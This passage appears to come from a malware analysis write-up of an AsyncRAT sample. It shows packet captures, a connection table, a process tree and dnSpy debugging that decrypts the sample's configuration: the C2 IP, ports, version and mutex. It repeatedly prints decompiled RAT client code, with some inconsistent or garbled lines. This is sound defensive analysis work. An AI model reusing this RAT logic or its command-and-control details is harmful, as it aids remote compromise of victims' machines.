1924	961.487415639	192.168.146.128	192.168.146.1	TCP	74	[TCP Retransmission] [TCP Port numbers reused] 41244 - 53 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM=1 T...
1925	963.663839739	192.168.146.127	217.195.197.70	TCP	66	[TCP Retransmission] [TCP Port numbers reused] 61197 - 8808 [SYN] Seq=0 Win=51200 Len=0 MSS=1460 WS=1 SACK_P...
1928	964.525926471	VMware_86:29:39	VMware_84:e0:81	ARP	60	Who has 192.168.146.128? Tell 192.168.146.127
1927	964.525961271	VMware_84:e0:81	VMware_86:29:39	ARP	42	192.168.146.128 is at 00:0c:29:84:e0:81
1928	965.741484163	192.168.146.128	192.168.146.1	TCP	74	[TCP Retransmission] [TCP Port numbers reused] 41244 - 53 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM=1 T...
1929	966.460427869	192.168.146.128	192.168.146.1	TCP	74	41246 - 53 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM=1 Tsvai=2965058912 TSecr=0 WS=128
1930	969.487325119	192.168.146.128	192.168.146.1	TCP	74	[TCP Retransmission] [TCP Port numbers reused] 41246 - 53 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM=1 T...
1931	971.503250295	192.168.146.128	192.168.146.1	TCP	74	[TCP Retransmission] [TCP Port numbers reused] 41246 - 53 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM=1 T...
1932	971.603530936	192.168.146.127	217.195.197.70	TCP	66	[TCP Retransmission] [TCP Port numbers reused] 61197 - 8808 [SYN] Seq=0 Win=51200 Len=0 MSS=1460 WS=1 SACK_P...
1933	975.695377662	192.168.146.128	192.168.146.1	TCP	74	[TCP Retransmission] [TCP Port numbers reused] 41246 - 53 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM=1 T...
1934	978.471277217	192.168.146.128	192.168.146.1	TCP	74	41248 - 53 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM=1 Tsvai=2965068923 TSecr=0 WS=128
1935	979.503377749	192.168.146.128	192.168.146.1	TCP	74	[TCP Retransmission] [TCP Port numbers reused] 41248 - 53 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM=1 T...
1936	981.520842925	192.168.146.128	192.168.146.1	TCP	74	[TCP Retransmission] [TCP Port numbers reused] 41248 - 53 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM=1 T...
1937	982.620639345	192.168.146.127	217.195.197.70	TCP	66	61199 - 6606 [SYN] Seq=0 Win=51200 Len=0 MSS=1460 WS=1 SACK_PERM=1
1938	983.634446822	192.168.146.127	217.195.197.70	TCP	66	[TCP Retransmission] [TCP Port numbers reused] 61198 - 6606 [SYN] Seq=0 Win=51200 Len=0 MSS=1460 WS=1 SACK_P...
1939	985.636730221	192.168.146.127	217.195.197.70	TCP	66	[TCP Retransmission] [TCP Port numbers reused] 61198 - 6606 [SYN] Seq=0 Win=51200 Len=0 MSS=1460 WS=1 SACK_P...
1940	985.679485753	192.168.146.128	192.168.146.1	TCP	74	[TCP Retransmission] [TCP Port numbers reused] 41248 - 53 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM=1 T...
1941	988.489867775	192.168.146.128	192.168.146.1	TCP	74	41250 - 53 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM=1 Tsvai=2965078932 TSecr=0 WS=128
1942	989.487282016	192.168.146.128	192.168.146.1	TCP	74	[TCP Retransmission] [TCP Port numbers reused] 41250 - 53 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM=1 T...
1943	989.693392056	192.168.146.127	217.195.197.70	TCP	66	[TCP Retransmission] [TCP Port numbers reused] 61199 - 6606 [SYN] Seq=0 Win=51200 Len=0 MSS=1460 WS=1 SACK_P...
1944	990.526307913	VMware_86:29:39	VMware_84:e0:81	ARP	60	Who has 192.168.146.128? Tell 192.168.146.127
1945	990.526352523	VMware_84:e0:81	VMware_86:29:39	ARP	42	192.168.146.128 is at 00:0c:29:84:e0:81
1946	991.503666215	192.168.146.128	192.168.146.1	TCP	74	[TCP Retransmission] [TCP Port numbers reused] 41250 - 53 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM=1 T...
1947	995.663399693	192.168.146.128	192.168.146.1	TCP	74	[TCP Retransmission] [TCP Port numbers reused] 41250 - 53 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM=1 T...

Frame 1: 66 bytes on wire (528 bits), 66 bytes captured (528 bits) on interface ens33, id 0
Ethernet II, Src: VMware_86:29:39 (00:0c:29:86:29:39), Dst: VMware_84:e0:81 (00:0c:29:84:e0:81)
Internet Protocol Version 4, Src: 192.168.146.127, Dst: 217.195.197.70
Transmission Control Protocol, Src Port: 61065, Dst Port: 7707, Seq: 0, Len: 0

```
0000 00 0c 29 84 e0 81 00 0c 29 86 29 39 08 06 45 00  ..).....)9...E
0010 00 34 68 8c 40 00 80 0f a0 05 c0 a8 92 7f d9 c3  ..4h@...
0020 c5 4e e8 1e 1b 6e 5f 41 61 00 00 00 00 80 02  ..F...Aa...
0030 c8 09 f8 7f 00 00 02 04 05 b4 01 03 03 00 01 01  ..).....)9...E
```

To make sure network activity and which process is responsible for making connection on above mentioned IP address, I checked all processes network activities by using one of my favorite tools TcpView. I noticed that the process with the same name "Runtime Broker.exe" was trying to connect with the same IP address over TCP on same ports that I have mentioned above. This was continuously sending the sync packets to initiate the TCP connection. At that point, I was sure that this process was responsible for the rest of the malware activities and connecting with the command-and-control server.



Process Name	Process ID	Protocol	State	Local Address	Local Port	Remote Address	Remote Port	Create Time	Module Name	Sent Packets	Recv Packets	Sent Bytes
svchost.exe	896	TCP	Listen	0.0.0.0	135	0.0.0.0	0	1/7/2024 1:46:08 AM	RpcSs			
System	4	TCP	Listen	192.168.146.127	139	0.0.0.0	0	1/7/2024 1:46:05 AM	System			
svchost.exe	820	TCP	Listen	0.0.0.0	5040	0.0.0.0	0	1/7/2024 1:48:14 AM	CDPSvc			
lsass.exe	664	TCP	Listen	0.0.0.0	49664	0.0.0.0	0	1/7/2024 1:46:08 AM	lsass.exe			
wininit.exe	504	TCP	Listen	0.0.0.0	49665	0.0.0.0	0	1/7/2024 1:46:08 AM	wininit.exe			
svchost.exe	1204	TCP	Listen	0.0.0.0	49666	0.0.0.0	0	1/7/2024 1:46:09 AM	EventLog			
svchost.exe	1240	TCP	Listen	0.0.0.0	49667	0.0.0.0	0	1/7/2024 1:46:10 AM	Schedule			
spoolsv.exe	2480	TCP	Listen	0.0.0.0	49668	0.0.0.0	0	1/7/2024 1:46:12 AM	Spooler			
services.exe	644	TCP	Listen	0.0.0.0	49669	0.0.0.0	0	1/7/2024 1:46:14 AM	services.exe			
Runtime Broker.exe	5340	TCP	Syn Sent	192.168.146.127	81248	217.195.197.70	7707	1/7/2024 11:00:05 PM	Runtime Broker.exe			
System	4	TCP	Listen	0.0.0.0	445	0.0.0.0	0	1/7/2024 1:46:14 AM	System			
svchost.exe	896	TCPv6	Listen	=	135	=	0	1/7/2024 1:46:08 AM	RpcSs			
System	4	TCPv6	Listen	=	445	=	0	1/7/2024 1:46:14 AM	System			
lsass.exe	664	TCPv6	Listen	=	49664	=	0	1/7/2024 1:46:08 AM	lsass.exe			
wininit.exe	504	TCPv6	Listen	=	49665	=	0	1/7/2024 1:46:08 AM	wininit.exe			
svchost.exe	1204	TCPv6	Listen	=	49666	=	0	1/7/2024 1:46:09 AM	EventLog			
svchost.exe	1240	TCPv6	Listen	=	49667	=	0	1/7/2024 1:46:10 AM	Schedule			
spoolsv.exe	2480	TCPv6	Listen	=	49668	=	0	1/7/2024 1:46:12 AM	Spooler			
services.exe	644	TCPv6	Listen	=	49669	=	0	1/7/2024 1:46:14 AM	services.exe			
svchost.exe	4900	UDP	0.0.0.0	123	*			1/7/2024 1:56:13 AM	W32Time			
System	4	UDP	192.168.146.127	137	*			1/7/2024 1:46:05 AM	System			
System	4	UDP	192.168.146.127	138	*			1/7/2024 1:46:05 AM	System			
svchost.exe	2928	UDP	0.0.0.0	500	*			1/7/2024 1:46:13 AM	IKEXST			
svchost.exe	4776	UDP	127.0.0.1	1900	*			1/7/2024 1:46:36 AM	SSDPSRV			
svchost.exe	4776	UDP	192.168.146.127	1900	*			1/7/2024 1:46:36 AM	SSDPSRV			
svchost.exe	2928	UDP	0.0.0.0	4500	*			1/7/2024 1:46:13 AM	IKEXST			
svchost.exe	820	UDP	0.0.0.0	5050	*			1/7/2024 1:48:14 AM	CDPSvc			
svchost.exe	1964	UDP	0.0.0.0	5353	*			1/7/2024 1:46:11 AM	Dnscache			
svchost.exe	1964	UDP	0.0.0.0	5355	*			1/7/2024 1:46:11 AM	Dnscache			
svchost.exe	4776	UDP	192.168.146.127	61808	*			1/7/2024 1:46:36 AM	SSDPSRV			
svchost.exe	4776	UDP	127.0.0.1	61809	*			1/7/2024 1:46:36 AM	SSDPSRV			
svchost.exe	2788	UDP	127.0.0.1	64663	*			1/7/2024 1:46:13 AM	iphlpvc			
svchost.exe	4900	UDPv6	=	123	*			1/7/2024 1:56:13 AM	W32Time			

After my first detonation of sample, I have some idea about the malware that it was creating two file one is batch file and the other was .exe file. Also, it was adding some registry value for persistence and trying to create TCP connection with command-and-control server on different Ports. When I checked this IP on virus total most of the vendors was indicating it as a malicious IP address and virus total was showing me the IP is from Turkey according to the ASN.

5 security vendors flagged this IP address as malicious

217.195.197.70 (217.195.197.0/24)
AS 201364 (Teknokross Teknoloji Ve Danismanlik Hizmetleri Limited Sirketi)

Community Score: 0/89

Do you want to automate checks?

Security vendor	Detection	Category
CRDF	Malicious	Criminal IP
CyRadars	Malicious	Fortinet

When I checked the process tree, I noticed that the process was executing cmd.exe, timeout.exe and the same file Runtime Broker.exe in its child hierarchy. At that point I don't know what is full working and code structure of Runtime Broker.exe and who is responsible for running other process. It will be more cleared to me after performing debugging and advanced dynamic analysis of the malware.

```
graph TD
  Async[async.exe (2140)]
  Cmd[cmd.exe (4180)]
  Conhost[Conhost.exe (6472)]
  Timeout[timeout.exe (4240)]
  RuntimeBroker[Runtime Broker.exe (5548)]
  Mseedge1[mseedge.exe (252)]
  Mseedge2[mseedge.exe (1576)]
  Mseedge3[mseedge.exe (5708)]
  Mseedge4[mseedge.exe (2632)]
  Mseedge5[mseedge.exe (5188)]
  Mseedge6[mseedge.exe (1052)]
  Mseedge7[mseedge.exe (6580)]

  Async --- Cmd
  Cmd --- Conhost
  Cmd --- Timeout
  Cmd --- RuntimeBroker
  RuntimeBroker --- Mseedge1
  RuntimeBroker --- Mseedge2
  RuntimeBroker --- Mseedge3
  RuntimeBroker --- Mseedge4
  RuntimeBroker --- Mseedge5
  RuntimeBroker --- Mseedge6
  RuntimeBroker --- Mseedge7
```

Advanced Dynamic Analysis

Run as Admin

I started advanced dynamic analysis of sample using dnSpy-x86. Dnspy is one of the best debuggers and Decompiler for .NET binaries. AsyncRAT.exe is .Net binary so I open it using dnSpy, In my static analysis, I



noticed that the program was looking admin privileges also so I decided to breakdown my analysis into two parts first one to run as a admin and check all the behavior and the second run as normal privileges and check what is the different and how the malware is behaving in both conditions. The flow of the entry was same that I mentioned in my static analysis. First creating some sleep, then initializing its configuration, creating mutex, checking virtualized environment, installation, setting the process as critical and at the end continuously trying to connect with the server. So let start debugging set breakpoint on each step and try to decrypt the configuration and see the behavior of malware.

```
public class Program
{
    // Token: 0x00000001 RID: 1 RVA: 0x00002608 File Offset: 0x00000008
    public static void Main()
    {
        for (int i = 0; i < Convert.ToInt32(Settings.Delay); i++)
        {
            Thread.Sleep(1000);
        }
        if (!Settings.InitializeSettings())
        {
            Environment.Exit(0);
        }
        try
        {
            if (HelperControl.CreateMutex())
            {
                Environment.Exit(0);
            }
            if (Convert.ToBoolean(Settings.Anti))
            {
                AntiAnalysis.RunAntiAnalysis();
            }
            if (Convert.ToBoolean(Settings.Install))
            {
                NormalStartup.Install();
            }
            if (Convert.ToBoolean(Settings.RD05) && Methods.IsAdmin())
            {
                ProcessCritical.Set();
            }
            Methods.PreventSleep();
        }
        catch
        {
        }
        for (;;)
        {
            try
            {
                if (!ClientSocket.IsConnected)
                {
                    ClientSocket.Reconnect();
                    ClientSocket.InitializeClient();
                }
            }
            catch
            {
            }
            Thread.Sleep(5000);
        }
    }
}
```

Breakpoints:

I start analysis step by step and put breakpoints. First, I wanted to know about the configurations file that it was initializing and checking if everything is good then go to next step. So, I put breakpoint on if condition where it was checking either the function is returning true or false.

```
using System;
using System.Threading;
using Client.Connection;
using Client.Helper;
using Client.Install;

namespace Client
{
    // Token: 0x02000002 RID: 2
    public class Program
    {
        // Token: 0x06000001 RID: 1 RVA: 0x00002608 File Offset: 0x00000008
        public static void Main()
        {
            for (int i = 0; i < Convert.ToInt32(Settings.Delay); i++)
            {
                Thread.Sleep(1000);
            }
            19 if (!Settings.InitializeSettings())
            {
                Environment.Exit(0);
            }
        }
    }
}
```

Following the execution flow I step-into this function and there were configurations at this point all were encrypted with AES-256. So I put breakpoints on decryption function which was returning decrypted values of all configuration and execute the flow and extract the decrypted value, let's check one by one what was the actual configuration.



```
1 using System;
2 using System.Security.Cryptography;
3 using System.Security.Cryptography.X509Certificates;
4 using System.Text;
5 using Client.Algorithms;
6 using Client.Helper;
7
8 namespace Client
9
10 // Token: 0x02000003 RID: 3
11 public static class Settings
12 {
13     // Token: 0x06000003 RID: 3 RVA: 0x000026F8 File Offset: 0x000008F8
14     public static bool InitializeSettings()
15     {
16         bool flag;
17         try
18         {
19             Settings.Key = Encoding.UTF8.GetString(Convert.FromBase64String(Settings.Key));
20             Settings.aes256 = new Aes256(Settings.Key);
21             Settings.Ports = Settings.aes256.Decrypt(Settings.Ports);
22             Settings.Hosts = Settings.aes256.Decrypt(Settings.Hosts);
23             Settings.Version = Settings.aes256.Decrypt(Settings.Version);
24             Settings.Install = Settings.aes256.Decrypt(Settings.Install);
25             Settings.MTX = Settings.aes256.Decrypt(Settings.MTX);
26             Settings.Pastebin = Settings.aes256.Decrypt(Settings.Pastebin);
27             Settings.Anti = Settings.aes256.Decrypt(Settings.Anti);
28             Settings.BDOOS = Settings.aes256.Decrypt(Settings.BDOOS);
29             Settings.Group = Settings.aes256.Decrypt(Settings.Group);
30             Settings.ServerSignature = Settings.aes256.Decrypt(Settings.ServerSignature);
31             Settings.Certificate = new X509Certificate2(Convert.FromBase64String(Settings.aes256.Decrypt(Settings.Certificate)));
32             flag = Settings.VerifyHash();
33         }
34         catch
35         {
36             flag = false;
37         }
38         return flag;
39     }
40
41     array2 = memoryStream.ToArray();
42     return array2;
43 }
44
45 // Token: 0x0600004E RID: 78 RVA: 0x0000226E File Offset: 0x0000046E
46 public string Decrypt(string input)
47 {
48     return Encoding.UTF8.GetString(this.Decrypt(Convert.FromBase64String(input)));
49 }
```

After successfully starting the program, I decrypted value one by one so I can clearly understand the working of the malware. When I decrypted the Ports on which the malware was trying to communicate with the C2 server @20000002 over TCP, these ports were same that we analyzed in our first detonation.

Name	Value	Type
System.Text.Encoding.UTF8.get returned	System.Text.UTF8Encoding	System.Text.UTF8Encoding
System.Convert.FromBase64String returned	byte[](0x00000000)	byte[]
Client.Algorithms.Aes256.Decrypt returned	byte[](0x00000000)	byte[]
System.Text.Encoding.GetString returned	"6605,7707,8800"	string
flag	false	bool

When I follow the execution, I found that it was trying to connect with the same IP address that we found in TcpView. It means the malware hardcoded the c2 server IP and ports but in encrypted form to which it was trying to create socket.



```
Assembly Explorer
ab (1.0.0.0)
PE
DOS Header
File Header
Optional Header (32-bit)
Section #0: .text
Section #1: .rsrc
Section #2: .reloc
Cor20 Header
Storage Signature
Storage Header
Storage Stream #0: #.#
Storage Stream #1: #Strings
Storage Stream #2: #IUS
Storage Stream #3: #GUID
Storage Stream #4: #Blob
Type References
References
Client
Program @02000002
Settings @02000003
Client.Algorithm
Aes256 @02000011
Aes256 @02000012
Client.Connection
Client.Socket @02000004
Client.Handle.Packet
Client.Helper
Anti.Analysis @02000006
Hwid.Gen @02000007
Sf.Sender @02000008
Methods @02000009
Mutex.Control @0200000A
NativeMethods @0200000B
Process.Critical @0200000D
Set.Registry @0200000E

Settings
1 using System;
2 using System.Security.Cryptography;
3 using System.Security.Cryptography.X509Certificates;
4 using System.Text;
5 using Client.Algorithm;
6 using Client.Helper;
7
8 namespace Client
9 {
10     // Token: 0x02000003 RID: 3
11     public static class Settings
12     {
13         // Token: 0x00000003 RID: 3 RVA: 0x000026F8 File Offset: 0x000000F8
14         public static bool InitializeSettings()
15         {
16             bool flag;
17             try
18             {
19                 Settings.Key = Encoding.UTF8.GetString(Convert.FromBase64String(Settings.Key));
20                 Settings.aes256 = new Aes256(Settings.Key);
21                 Settings.Ports = Settings.aes256.Decrypt(Settings.Ports);
22                 Settings.Hosts = Settings.aes256.Decrypt(Settings.Hosts);
23                 Settings.Version = Settings.aes256.Decrypt(Settings.Version);
24                 Settings.Install = Settings.aes256.Decrypt(Settings.Install);
25                 Settings.MTX = Settings.aes256.Decrypt(Settings.MTX);
26                 Settings.PasteBin = Settings.aes256.Decrypt(Settings.PasteBin);
27                 Settings.Anti = Settings.aes256.Decrypt(Settings.Anti);
28                 Settings.BOOS = Settings.aes256.Decrypt(Settings.BOOS);
29                 Settings.Group = Settings.aes256.Decrypt(Settings.Group);
30                 bool = Settings.aes256.Decrypt(Settings.Group);
31                 bool = Settings.aes256.Decrypt(Settings.Group);
32             }
33             catch { }
34         }
35     }
36 }

Locals
Name Value Type
System.Text.Encoding.UTF8.get returned System.Text.UTF8Encoding System.Text.UTF8Encoding
System.Convert.FromBase64String returned byte[0x00000000] byte[]
Client.Algorithm.Aes256.Decrypt returned byte[0x00000000] byte[]
System.Text.Encoding.GetString returned "217.195.197.70" string
flag false bool
```

After decrypting the next value which was some variable with name version, it was decrypting the version value. Maybe this value is using while creating connection with the C2 server.

```
Assembly Explorer
ab (1.0.0.0)
PE
DOS Header
File Header
Optional Header (32-bit)
Section #0: .text
Section #1: .rsrc
Section #2: .reloc
Cor20 Header
Storage Signature
Storage Header
Storage Stream #0: #.#
Storage Stream #1: #Strings
Storage Stream #2: #IUS
Storage Stream #3: #GUID
Storage Stream #4: #Blob
Type References
References
Client
Program @02000002
Settings @02000003
Client.Algorithm
Aes256 @02000011
Aes256 @02000012
Client.Connection
Client.Socket @02000004
Client.Handle.Packet
Client.Helper
Anti.Analysis @02000006
Hwid.Gen @02000007
Sf.Sender @02000008
Methods @02000009
Mutex.Control @0200000A
NativeMethods @0200000B
Process.Critical @0200000D
Set.Registry @0200000E

Settings
1 using System;
2 using System.Security.Cryptography;
3 using System.Security.Cryptography.X509Certificates;
4 using System.Text;
5 using Client.Algorithm;
6 using Client.Helper;
7
8 namespace Client
9 {
10     // Token: 0x02000003 RID: 3
11     public static class Settings
12     {
13         // Token: 0x00000003 RID: 3 RVA: 0x000026F8 File Offset: 0x000000F8
14         public static bool InitializeSettings()
15         {
16             bool flag;
17             try
18             {
19                 Settings.Key = Encoding.UTF8.GetString(Convert.FromBase64String(Settings.Key));
20                 Settings.aes256 = new Aes256(Settings.Key);
21                 Settings.Ports = Settings.aes256.Decrypt(Settings.Ports);
22                 Settings.Hosts = Settings.aes256.Decrypt(Settings.Hosts);
23                 Settings.Version = Settings.aes256.Decrypt(Settings.Version);
24                 Settings.Install = Settings.aes256.Decrypt(Settings.Install);
25                 Settings.MTX = Settings.aes256.Decrypt(Settings.MTX);
26                 Settings.PasteBin = Settings.aes256.Decrypt(Settings.PasteBin);
27                 Settings.Anti = Settings.aes256.Decrypt(Settings.Anti);
28                 Settings.BOOS = Settings.aes256.Decrypt(Settings.BOOS);
29                 Settings.Group = Settings.aes256.Decrypt(Settings.Group);
30                 bool = Settings.aes256.Decrypt(Settings.Group);
31                 bool = Settings.aes256.Decrypt(Settings.Group);
32             }
33             catch { }
34         }
35     }
36 }

Locals
Name Value Type
System.Text.Encoding.UTF8.get returned System.Text.UTF8Encoding System.Text.UTF8Encoding
System.Convert.FromBase64String returned byte[0x00000000] byte[]
Client.Algorithm.Aes256.Decrypt returned byte[0x00000000] byte[]
System.Text.Encoding.GetString returned "0.5.7B" string
flag false bool
```

When I decrypted the next variable with the name install which was using into function of malware installation. This was returning Boolean value "true" after decrypting. When malware initialize its configurations by default the declared value of this variable is true.

```
Assembly Explorer
ab (1.0.0.0)
PE
DOS Header
File Header
Optional Header (32-bit)
Section #0: .text
Section #1: .rsrc
Section #2: .reloc
Cor20 Header
Storage Signature
Storage Header
Storage Stream #0: #.#
Storage Stream #1: #Strings
Storage Stream #2: #IUS
Storage Stream #3: #GUID
Storage Stream #4: #Blob
Type References
References
Client
Program @02000002
Settings @02000003
Client.Algorithm
Aes256 @02000011
Aes256 @02000012
Client.Connection
Client.Socket @02000004
Client.Handle.Packet
Client.Helper
Anti.Analysis @02000006
Hwid.Gen @02000007
Sf.Sender @02000008
Methods @02000009
Mutex.Control @0200000A
NativeMethods @0200000B
Process.Critical @0200000D
Set.Registry @0200000E

Settings
1 using System;
2 using System.Security.Cryptography;
3 using System.Security.Cryptography.X509Certificates;
4 using System.Text;
5 using Client.Algorithm;
6 using Client.Helper;
7
8 namespace Client
9 {
10     // Token: 0x02000003 RID: 3
11     public static class Settings
12     {
13         // Token: 0x00000003 RID: 3 RVA: 0x000026F8 File Offset: 0x000000F8
14         public static bool InitializeSettings()
15         {
16             bool flag;
17             try
18             {
19                 Settings.Key = Encoding.UTF8.GetString(Convert.FromBase64String(Settings.Key));
20                 Settings.aes256 = new Aes256(Settings.Key);
21                 Settings.Ports = Settings.aes256.Decrypt(Settings.Ports);
22                 Settings.Hosts = Settings.aes256.Decrypt(Settings.Hosts);
23                 Settings.Version = Settings.aes256.Decrypt(Settings.Version);
24                 Settings.Install = Settings.aes256.Decrypt(Settings.Install);
25                 Settings.MTX = Settings.aes256.Decrypt(Settings.MTX);
26                 Settings.PasteBin = Settings.aes256.Decrypt(Settings.PasteBin);
27                 Settings.Anti = Settings.aes256.Decrypt(Settings.Anti);
28                 Settings.BOOS = Settings.aes256.Decrypt(Settings.BOOS);
29                 Settings.Group = Settings.aes256.Decrypt(Settings.Group);
30                 bool = Settings.aes256.Decrypt(Settings.Group);
31                 bool = Settings.aes256.Decrypt(Settings.Group);
32             }
33             catch { }
34         }
35     }
36 }

Locals
Name Value Type
System.Text.Encoding.UTF8.get returned System.Text.UTF8Encoding System.Text.UTF8Encoding
System.Convert.FromBase64String returned byte[0x00000000] byte[]
Client.Algorithm.Aes256.Decrypt returned byte[0x00000004] byte[]
System.Text.Encoding.GetString returned "true" string
flag false bool
```




Now I decrypted the next value of configuration which was using to created MUTEX. Malware uses mutex for different purposes for example synchronization of instances, or if the same instance is already running or run the close the program etc. The sample was creating the mutex with the value of

"AsyncMutex_6S18OkPnk"

```
1 using System;
2 using System.Security.Cryptography;
3 using System.Security.Cryptography.X509Certificates;
4 using System.Text;
5 using Client.Algorithm;
6 using Client.Helper;
7
8 namespace Client
9 {
10     // Token: 0x02000003 RID: 3
11     public static class Settings
12     {
13         // Token: 0x00000003 RID: 3 RVA: 0x000026F8 File Offset: 0x000000F8
14         public static bool InitializeSettings()
15         {
16             bool flag;
17             try
18             {
19                 Settings.Key = Encoding.UTF8.GetString(Convert.FromBase64String(Settings.Key));
20                 Settings.aes256 = new Aes256(Settings.Key);
21                 Settings.Ports = Settings.aes256.Decrypt(Settings.Ports);
22                 Settings.Hosts = Settings.aes256.Decrypt(Settings.Hosts);
23                 Settings.Version = Settings.aes256.Decrypt(Settings.Version);
24                 Settings.Install = Settings.aes256.Decrypt(Settings.Install);
25                 Settings.MTX = Settings.aes256.Decrypt(Settings.MTX);
26                 Settings.Pastebin = Settings.aes256.Decrypt(Settings.Pastebin);
27                 Settings.Anti = Settings.aes256.Decrypt(Settings.Anti);
28                 Settings.B005 = Settings.aes256.Decrypt(Settings.B005);
29                 Settings.Group = Settings.aes256.Decrypt(Settings.Group);
30                 Settings.HostId = Settings.aes256.Decrypt(Settings.HostId);
31                 Settings.ServerSignature = Settings.aes256.Decrypt(Settings.ServerSignature);
32                 Settings.ServerCertificate = new X509Certificate2(Convert.FromBase64String(Settings.ServerCertificate));
33                 Settings.VerifMax = Settings.aes256.Decrypt(Settings.VerifMax);
34             }
35             catch { }
36         }
37     }
38 }
```

Name	Value	Type
System.Text.Encoding.UTF8.get returned	System.Text.UTF8Encoding	System.Text.UTF8Encoding
System.Convert.FromBase64String returned	byte[0x00000050]	byte[]
Client.Algorithm.Aes256.Decrypt returned	byte[0x00000040]	byte[]
System.Text.Encoding.GetString returned	"AsyncMutex_6S18OkPnk"	string
flag	false	bool

After that there was a variable with the name of Pastebin which was returning the null after decrypting maybe this was something that was filled when the connection established.

```
4 using System.Text;
5 using Client.Algorithm;
6 using Client.Helper;
7
8 namespace Client
9 {
10     // Token: 0x02000003 RID: 3
11     public static class Settings
12     {
13         // Token: 0x00000003 RID: 3 RVA: 0x000026F8 File Offset: 0x000000F8
14         public static bool InitializeSettings()
15         {
16             bool flag;
17             try
18             {
19                 Settings.Key = Encoding.UTF8.GetString(Convert.FromBase64String(Settings.Key));
20                 Settings.aes256 = new Aes256(Settings.Key);
21                 Settings.Ports = Settings.aes256.Decrypt(Settings.Ports);
22                 Settings.Hosts = Settings.aes256.Decrypt(Settings.Hosts);
23                 Settings.Version = Settings.aes256.Decrypt(Settings.Version);
24                 Settings.Install = Settings.aes256.Decrypt(Settings.Install);
25                 Settings.MTX = Settings.aes256.Decrypt(Settings.MTX);
26                 Settings.Pastebin = Settings.aes256.Decrypt(Settings.Pastebin);
27                 Settings.Anti = Settings.aes256.Decrypt(Settings.Anti);
28                 Settings.B005 = Settings.aes256.Decrypt(Settings.B005);
29                 Settings.Group = Settings.aes256.Decrypt(Settings.Group);
30                 Settings.HostId = Settings.aes256.Decrypt(Settings.HostId);
31                 Settings.ServerSignature = Settings.aes256.Decrypt(Settings.ServerSignature);
32                 Settings.ServerCertificate = new X509Certificate2(Convert.FromBase64String(Settings.ServerCertificate));
33                 Settings.VerifMax = Settings.aes256.Decrypt(Settings.VerifMax);
34             }
35             catch { }
36         }
37     }
38 }
```

Name	Value	Type
System.Text.Encoding.UTF8.get returned	System.Text.UTF8Encoding	System.Text.UTF8Encoding
System.Convert.FromBase64String returned	byte[0x00000040]	byte[]
Client.Algorithm.Aes256.Decrypt returned	byte[0x00000040]	byte[]
System.Text.Encoding.GetString returned	"null"	string
flag	false	bool

The next value was for anti-vm and anti-sandbox. After decrypting the value, it was returning the Boolean "false". I was surprised at this point maybe this value should be true by default to check virtualization or sandboxes. I have to make this value false anyway to perform my analysis, this step is called patching the malware.



```
namespace Client
{
    // Token: 0x02000003 RID: 3
    public static class Settings
    {
        // Token: 0x00000003 RID: 3 RVA: 0x000026F8 File Offset: 0x000000F8
        public static bool InitializeSettings()
        {
            bool flag;
            try
            {
                Settings.Key = Encoding.UTF8.GetString(Convert.FromBase64String(Settings.Key));
                Settings.aes256 = new Aes256(Settings.Key);
                Settings.Ports = Settings.aes256.Decrypt(Settings.Ports);
                Settings.Hosts = Settings.aes256.Decrypt(Settings.Hosts);
                Settings.Version = Settings.aes256.Decrypt(Settings.Version);
                Settings.Install = Settings.aes256.Decrypt(Settings.Install);
                Settings.HTX = Settings.aes256.Decrypt(Settings.HTX);
                Settings.Pastebin = Settings.aes256.Decrypt(Settings.Pastebin);
                Settings.Anti = Settings.aes256.Decrypt(Settings.Anti);
                Settings.BOOS = Settings.aes256.Decrypt(Settings.BOOS);
                Settings.Group = Settings.aes256.Decrypt(Settings.Group);
                Settings.HwidGen = HwidGen.Hwid();
                Settings.Serversignature = Settings.aes256.Decrypt(Settings.Serversignature);
                Settings.ServerCertificate = new X509Certificate2(Convert.FromBase64String(Settings.aes256.Decrypt(Settings.Certificate)));
                flag = Settings.VerifyHash();
            }
            catch
            {
            }
        }
    }
}
```

Name	Value	Type
System.Text.Encoding.UTF8.get returned	System.Text.UTF8Encoding	System.Text.UTF8Encoding
System.Convert.FromBase64String returned	byte[0x00000040]	byte[]
Client.Algorithm.Aes256.Decrypt returned	byte[0x00000005]	byte[]
System.Text.Encoding.GetString returned	false	string
flag	false	bool

After that there was a BDOS variable after decrypting it was returning the value false by default. This is something which was using to make a process critical. Maybe all these values will be true in other .exe which this malware was creating with the name of "Runtime Broker.exe".

```
namespace Client
{
    // Token: 0x02000003 RID: 3
    public static class Settings
    {
        // Token: 0x00000003 RID: 3 RVA: 0x000026F8 File Offset: 0x000000F8
        public static bool InitializeSettings()
        {
            bool flag;
            try
            {
                Settings.Key = Encoding.UTF8.GetString(Convert.FromBase64String(Settings.Key));
                Settings.aes256 = new Aes256(Settings.Key);
                Settings.Ports = Settings.aes256.Decrypt(Settings.Ports);
                Settings.Hosts = Settings.aes256.Decrypt(Settings.Hosts);
                Settings.Version = Settings.aes256.Decrypt(Settings.Version);
                Settings.Install = Settings.aes256.Decrypt(Settings.Install);
                Settings.HTX = Settings.aes256.Decrypt(Settings.HTX);
                Settings.Pastebin = Settings.aes256.Decrypt(Settings.Pastebin);
                Settings.Anti = Settings.aes256.Decrypt(Settings.Anti);
                Settings.BOOS = Settings.aes256.Decrypt(Settings.BOOS);
                Settings.Group = Settings.aes256.Decrypt(Settings.Group);
                Settings.HwidGen = HwidGen.Hwid();
                Settings.Serversignature = Settings.aes256.Decrypt(Settings.Serversignature);
                Settings.ServerCertificate = new X509Certificate2(Convert.FromBase64String(Settings.aes256.Decrypt(Settings.Certificate)));
                flag = Settings.VerifyHash();
            }
            catch
            {
            }
        }
    }
}
```

Name	Value	Type
